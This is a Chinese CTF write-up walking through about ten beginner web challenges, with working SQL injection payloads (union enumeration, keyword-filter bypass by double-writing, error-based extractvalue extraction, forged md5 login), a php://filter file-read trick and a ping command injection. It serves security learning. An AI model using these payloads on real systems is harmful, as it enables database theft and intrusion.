
1、【极客大挑战 2019】easy sql

先尝试随便输入 username=admin,password=admin


发现 url 上显示了刚刚输入的，说明是 get，

尝试用再 url 输入 check.php?username=admin&password=admin and 1 =1



说明存在该输入情况，可使用 sql 注入

尝试最基本的 sql 注入 uername=admin’ or 1=1#,password=1;




2、【极客大挑战 2019】have fun

直接查看网页源代码


```
▶ <div class="main"> ... </div>
  " flag{7c46180f-c2c3-49b1-b7ab-d695b2caad33} "
  <!--
          $cat=$_GET['cat'];
          echo $cat;
          if($cat=='dog'){
              echo 'Syc{cat_cat_cat_cat}';
          }
          -->
▶ <div style="position: absolute;bottom: 0;width: 99%;"> ... </di
</body>
```

其中 if 语句是关键

直接再 url 上注入 index.php?cat=dog



3、【ACTF2020 新生赛】include




Can you find out the flag?

直接打开源代码，发现只存在一个文件 file=flag.php
所以可能是 php 的伪协议
直接在 url 输入?file=php://filter/read=convert.base64-encode/resource=flag.php

得到一段代码，对该代码进行 base 解码即可
4、[SUCTF 2019]EasySQL

F12



表明要输入正确 name
先输入 1 看看情况

出现回显点说明可以实现 sql 注入
再查看数据提交方式　　输入 1’
无反应　数字型数据

尝试绕过*，1

Give me your flag, I will tell you if the flag is right.
提交

Array ([0] => flag{924cc8ef-f3ea-425b-898f-56532f68837f} [1] => 1)

5、[强网杯 2019]随便注

题目提到安全问题，猜测是 post 提交

尝试输入’

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

猜测列名数量 1' order by 1 #

姿势: 1 提交

error 1054 : Unknown column '3' in 'order clause'

即有 2 个列名

查看表名 0';show tables;#

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

有两个表


依次查看 1919810931114514

姿势: 1 提交

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

6、[ACTF2020 新生赛]Exec1

尝试注入 1



试试是不是本地地址注入 127.0.0.1

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.029 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.054 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.051 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.029/0.044/0.054 ms
```

出现回显，说明思路正确，尝试看一下目录

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.034 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.049 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.058 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.034/0.047/0.058 ms
index.php
```

先可以试试直接找 flag


PING

```
flag{7760651d-1820-4318-b432-38209bb34b6f}
```


直接就出来了

7、[极客大挑战 2019]LoveSQL1


和第一次一样先输入万能钥匙




出现类似与 flag 的东西，但试了一下发现不是



我们先尝试猜测列名数量






试出来只有 3 个

接下了就直接查看一下表名

一般查询表名的语句 1’ union select 1,group_concat(table_name)e,3 from information_schema.tables where table_schema=database()#


我们这边直接注入就可以了



推断 flag 可能再 10ve1ysq1 中


下一步查看表的字段

1' union select 1, group_concat(column_name) ,3 from information_schema.columns where table_name='10ve1ysq1'#



接下来就查看字段里面的数据就好了


1' union select 1, group_concat(password),3 from l0ve1ysq1 #



7、[极客大挑战 2019]Secret File1

常规先查看源代码 F12

看到有一个链接，直接点进去




太快了，试试抓包

放行之后看到了一个被注释的文件夹

打开这个文件夹看看

可以看到 flag 在 file 文件里面

这里是 Filter 伪协议，直接用该协议爆破康康




哈！马上就出来了，用 base-64 解码一下

出来啦！

8、[极客大挑战 2019]BabySQL

先和前面一样输入万能密码，报错。


再试试输入 admin’ order by 1,2,3



发现报错的时候 order by 就剩下了 der 说明 or 和 by 都被过滤了，所以我们输入 oorrder


bbyy#来绕过一下

注入成功，再试试 4 可不可以



所以只有 3 个字段

查看一下




这里 union select 也被过滤掉了（好烦啊）


绕过一下

怎么还是这个

试试交换一下 username 和 password



接下来我们来找一下数据库




接下来就查看一下表了

union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()

把过滤的部分双写


admin' ununionion seselectlect 1,group_concat(table_name),3 frfromom infoorrmation_schema.tables whwhereere table_schema=database()#（双写的部分真的很多）



猜猜 flag 在哪个里面


先试试第一个康康

3' ununionion seselectlect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_name='b4bsql'#



接下来就看字段了，肯定是看 password 里面的

3' ununionion seselectlect 1,2, group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_name='password'#





？没有？

试试从被 b4bsql 里看看

3' ununionion seselectlect 1,2,group_concat(username,passwoorrd) frfromom b4bsql#

出来啦！





9、[极客大挑战 2019]hardsql 1

先按之前的尝试一下万能密码和一般的 sql 注入

发现都显示这个，再试试 order 和 union 发现都不行


那么我们就可以试试强制类型报错

先来找一下数据库

1'or(extractvalue(1,concat(0x7e,(select(database())))))#

找到数据库后就要找表了

1'or(extractvalue(1,concat(0x7e,(select(table_name)from(information_schema.tables)where(table_schema)like('geek')))))#　　这里的 like 本来是=，但被其过滤了，所以用 like 绕过



找完表后就可以查看字段了


1'or(extractvalue(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1)))))#

爆破右边

1'or(extractvalue(1,concat(0x7e,(select(right(password,30))from(H4rDsq1)))))#


10、[GXYCTF2019]BabySQli

先尝试万能密码



do not hack me!

第一反应去抓包试试



抓完，发现有一段被注释掉的字段

尝试了很多解码方式，发现都不对，


可能是二次加密，发现 base32 解码出来的像 base64 编码

尝试一下就出来了

说明判断时先判断用户名，再判断密码


所以先试试最常见的 admin

说明用户名对了
就是 admin
接下来就和之前差不多了
先用 order by 尝试查看列名数量
但发现被过滤
抱着试试的心态，尝试了一下联合注入
1’ union select 1#



2 的时候也一样
但到了 3，是

说明列名的数量为 3
一般来说，2 是 username，3 是 password
但我们还是判断一下这道题有没有骗我们
尝试注入 1' union select 1,'admin','123'#



所以说初步判断正确
接下来判断可能是 md5 加密直接输入就好了
md5(123,32) = 202cb962ac59075b964b07152d234b70
直接输入就好了
1' union select 1,'admin','202cb962ac59075b964b07152d234b70'#

flag{5de599a5-e03d-41a2-992e-6ac78ad6be80}